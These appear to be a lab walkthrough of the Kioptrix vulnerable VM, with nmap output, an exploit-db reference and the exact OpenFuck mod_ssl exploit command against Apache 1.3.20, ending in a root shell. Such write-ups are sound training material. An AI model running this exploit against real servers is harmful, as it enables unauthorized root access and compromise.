```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: VMYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2021-02-02T04:12:52+00:00; +5h00m00s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
32768/tcp open  status      1 (RPC #100024)

Host script results:
|_clock-skew: 4h59m59s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
```


Apache 1.3.20 (!!!) really old
Found openFuck exploit https://www.exploit-db.com/exploits/764 with searchsploit

Just use this, exploitdb was giving a lot of problems
https://github.com/heltonWernik/OpenLuck → ./OpenFuck 0x6b 10.0.2.4 443 -c 40

```
┌──(kali㉿kali)-[~/Desktop/OpenFuck]
└─$ ./OpenFuck | grep "1.3.20"
        0×02 - Cobalt Sun 6.0 (apache-1.3.20)
        0×27 - FreeBSD (apache-1.3.20)
        0×28 - FreeBSD (apache-1.3.20)
        0×29 - FreeBSD (apache-1.3.20+2.8.4)
        0×2a - FreeBSD (apache-1.3.20_1)
        0×3a - Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)
        0×3b - Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)
        0×3f - Mandrake Linux 8.1 (apache-1.3.20-3)
        0×6a - RedHat Linux 7.2 (apache-1.3.20-16)1
        0×6b - RedHat Linux 7.2 (apache-1.3.20-16)2
        0×7e - Slackware Linux 8.0 (apache-1.3.20)
        0×86 - SuSE Linux 7.3 (apache-1.3.20)

┌──(kali㉿kali)-[~/Desktop/OpenFuck]
└─$
```

We’re in boys




```
/bin/bash -i
bash: no job control in this shell
stty: standard input: Invalid argument
[root@kioptrix tmp]# whoami
whoami
root
[root@kioptrix tmp]#
```